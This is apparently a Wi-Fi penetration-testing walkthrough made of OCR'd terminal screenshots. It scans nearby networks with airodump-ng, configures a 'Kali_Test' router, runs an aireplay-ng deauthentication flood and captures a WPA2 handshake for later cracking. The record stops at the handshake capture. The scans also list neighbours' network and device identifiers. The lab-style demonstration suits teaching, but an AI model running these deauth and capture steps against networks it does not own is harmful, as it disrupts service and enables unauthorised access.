
```
CH 38 ][ Elapsed: 12 s ][ 2025-06-22 10:00

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

CE:D6:76:69:1C:50  -76        5        3    0  36  720   WPA2 CCMP   PSK  IoT
C2:D6:76:69:1C:50  -75        5        0    0  36  720   WPA2 CCMP   CMAC omega
94:83:C4:3B:13:40  -29        5        2    0  36  780   WPA2 CCMP   PSK  GL-SFT1200-33d-5G
86:3E:1D:4F:18:C6  -48        5        0    0  36  130   WPA2 CCMP   PSK  <length:  0>
00:25:00:FF:94:73   -1        0        0    0  -1   -1                    <length:  0>
06:7B:C8:E8:D4:0E  -48        5        2    0   6  260   WPA2 CCMP   PSK  IoT
0A:7B:C8:E8:D4:0E  -47        5        0    0   6  260   WPA2 CCMP   CMAC omega
E2:55:A8:7D:17:3F  -68        2        0    0  11  130   WPA2 CCMP   CMAC omega
54:2A:1B:98:DE:75   -1        0        2    0  11   -1   WPA          <length:  0>
EE:55:A8:7D:17:3F  -68        2        0    0  11  130   WPA2 CCMP   PSK  IoT
22:9F:C3:55:24:88  -48        5        0    0  11  360   WPA2 CCMP   PSK  <length:  0>
94:18:65:A4:68:7E  -68        5        0    0   3  260   WPA2 CCMP   PSK  Death Star
94:83:C4:3B:13:3F  -32       21        0    0   6  270   WPA2 CCMP   PSK  GL-SFT1200-33d
06:7B:C8:E8:CB:AE  -61        5        3    0   1  260   WPA2 CCMP   PSK  IoT
0A:7B:C8:E8:CB:AE  -60        3        1    0   1  260   WPA2 CCMP   CMAC omega
54:21:60:23:65:B9  -70        3        0    0   1   65   WPA2 CCMP   PSK  Alula2365B8

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

CE:D6:76:69:1C:50  DC:A6:32:25:4E:18   -1   12e- 0       0        1
00:25:00:FF:94:73  FE:3A:A2:A8:B5:76  -40    0 -12       0        5
06:7B:C8:E8:D4:0E  24:DF:A7:F1:0E:2D  -62    0 - 6       0        1
(not associated)   54:2A:1B:98:DE:75  -41    0 - 1       0        1        HHID_aetMK4LCpiJ4sJlUTzUOCd8Ue6C
54:2A:1B:98:DE:75  94:9F:3E:D4:D9:39  -27    0e- 1     324        3        HHID_aetMK4LCpiJ4sJlUTzUOCd8Ue6C
EE:55:A8:7D:17:3F  FC:B9:7E:8C:F6:1E  -80    0 - 1       0        1
```




```
CH 64 ][ Elapsed: 24 s ][ 2025-06-22 10:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

06:7B:D8:E8:D4:0E  -51        5        0    0  48  720   WPA2 CCMP   PSK  IoT
0A:7B:D8:E8:D4:0E  -51        5        0    0  48  720   WPA2 CCMP   CMAC omega
94:83:C4:3B:13:40  -26        5        0    0  36  780   WPA2 CCMP   PSK  <length:  0>
86:3E:1D:4F:18:C6  -46        5        0    0  36  130   WPA2 CCMP   PSK  <length:  0>
CE:D6:76:69:1C:50  -78        5        8    0  36  720   WPA2 CCMP   PSK  IoT
00:25:00:FF:94:73   -1        0        0    0  -1   -1                    <length:  0>
06:7B:C8:E8:D4:0E  -46        4        5    0   6  260   WPA2 CCMP   PSK  IoT
0A:7B:C8:E8:D4:0E  -46        4        0    0   6  260   WPA2 CCMP   CMAC omega
EE:55:A8:7D:17:3F  -70        2        2    0  11  130   WPA2 CCMP   PSK  IoT
E2:55:A8:7D:17:3F  -70        2        0    0  11  130   WPA2 CCMP   CMAC omega
A0:7F:8A:02:93:FA  -84        2        0    0  11  260   WPA2 CCMP   PSK  Flower
54:2A:1B:98:DE:75   -1        0        6    0  11   -1   WPA         <length:  0>
CC:40:D0:8B:C2:F0  -85        1        0    0   8  195   WPA2 CCMP   PSK  shfury
94:18:65:A4:68:7E  -75        4        0    0   3  260   WPA2 CCMP   PSK  Death Star
AE:6E:84:35:4C:CA  -67        2        0    0   2  360   WPA2 CCMP   PSK  <length:  0>
1A:BB:E5:1E:85:38  -76        2        0    0   1  195   WPA2 CCMP   PSK  SpectrumSetup-38
54:21:60:23:65:B9  -63        8        0    0   1   65   WPA2 CCMP   PSK  Alula2365B8
06:7B:C8:E8:CB:AE  -59        8        1    0   1  260   WPA2 CCMP   PSK  IoT
0A:7B:C8:E8:CB:AE  -59        8        0    0   1  260   WPA2 CCMP   CMAC omega
94:83:C4:3B:13:3F  -25       21        0    0   6  270   WPA2 CCMP   PSK  <length:  0>
22:9F:C3:55:24:88  -48        7        0    0  11  360   WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

00:25:00:FF:94:73  FE:3A:A2:A8:B5:76  -41    0 -12      0         2
06:7B:C8:E8:D4:0E  50:14:79:22:65:00   -1    6e- 0      0         1
06:7B:C8:E8:D4:0E  7C:87:CE:BC:F6:65  -63    6e-54      0         3
```


```
CH 36 ][ Elapsed: 4 mins ][ 2025-06-22 11:11 ][ WPA handshake: 94:83:C4:3B:13:40


BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID


94:83:C4:3B:13:40  -29 100     2664       139    7  36  780   WPA2 CCMP   PSK  Hidden-5G


BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes


94:83:C4:3B:13:40  58:66:6D:A9:63:8B  -40    6e-24      0       118  EAPOL
```















```
BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV
, LAN IP, ID-length, ESSID, Key
94:83:C4:3B:13:40, 2025-06-22 11:07:18, 2025-06-22 11:13:18, 36, 780, WPA2, CCMP, PSK, -26,      3493,       211,
   0.  0.  0.  0,   9, Hidden-5G,


Station MAC, First time seen, Last time seen, Power, # packets, BSSID, Probed ESSIDs
58:66:6D:A9:63:8B, 2025-06-22 11:11:47, 2025-06-22 11:12:38, -38,       394, 94:83:C4:3B:13:40,
02:C6:D4:2F:C5:10, 2025-06-22 11:12:03, 2025-06-22 11:12:04, -40,        12, 94:83:C4:3B:13:40,Hidden-5G
1E:0F:D0:0A:23:30, 2025-06-22 11:12:38, 2025-06-22 11:12:38, -38,         3, 94:83:C4:3B:13:40,
~
```




GL·iNet | Admin Panel v4.3.25
Processing, please wait...
EN
INTERNET
WIRELESS
CLIENTS
VPN
APPLICATIONS
NETWORK
SYSTEM
Wireless
5GHz WiFi
5GHz Guest WiFi
Enable Wi-Fi
ON
TX Power
Low
Wi-Fi Name (SSID)
Kali_Test
Wi-Fi Security
WPA2-PSK
Wi-Fi Password
SSID Visibility
Shown
Wi-Fi Mode
11a/n/ac
Bandwidth
80 MHz


CH 38][Elapsed: 0 s][2025-06-22 19:13
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -25 5 0 0 36 780 WPA2 CCMP PSK Kali_Test
C2:D6:76:69:1C:50 -78 5 0 0 36 720 WPA2 CCMP CMAC omega
86:3E:1D:4F:18:C6 -47 5 0 0 36 130 WPA2 CCMP PSK <length: 0>
BSSID STATION PWR Rate Lost Frames Notes Probes


kali@kali: ~
File Actions Edit View Help
CH 36][Elapsed: 42 s][2025-06-22 19:27
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -26 100 448 92 1 36 780 WPA2 CCMP PSK Kali_Test
BSSID STATION PWR Rate Lost Frames Notes Probes
94:83:C4:3B:13:40 2E:0C:F8:1D:9E:0D -46 1e- 6 0 250
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 0 -a 94:83:C4:3B:13:40 wlan0mon
[sudo] password for kali:
19:27:35 Waiting for beacon frame (BSSID: 94:83:C4:3B:13:40) on channel 36
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:27:35 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:35 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:36 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:37 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:37 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:38 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:39 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:39 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:40 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:41 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:41 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:42 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]


GL·iNet | Admin Panel v4.3.25
Processing, please wait...
EN
INTERNET
WIRELESS
CLIENTS
VPN
APPLICATIONS
NETWORK
SYSTEM
Wireless
5GHz WiFi
5GHz Guest WiFi
Enable Wi-Fi
ON
TX Power
Low
Wi-Fi Name (SSID)
Kali_Test
Wi-Fi Security
WPA2-PSK
Wi-Fi Password
SSID Visibility
Shown
Wi-Fi Mode
11a/n/ac
Bandwidth
80 MHz

```
┌──(kali㉿kali)-[~]
└─$ mkdir wlan-crack

┌──(kali㉿kali)-[~]
└─$ cd wlan-crack

┌──(kali㉿kali)-[~/wlan-crack]
└─$ sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 -w wpa2-crack wlan0mon
```

```
CH 36 ][ Elapsed: 2 mins ][ 2025-06-22 13:09 ][ WPA handshake: 94:83:C4:3B:13:40

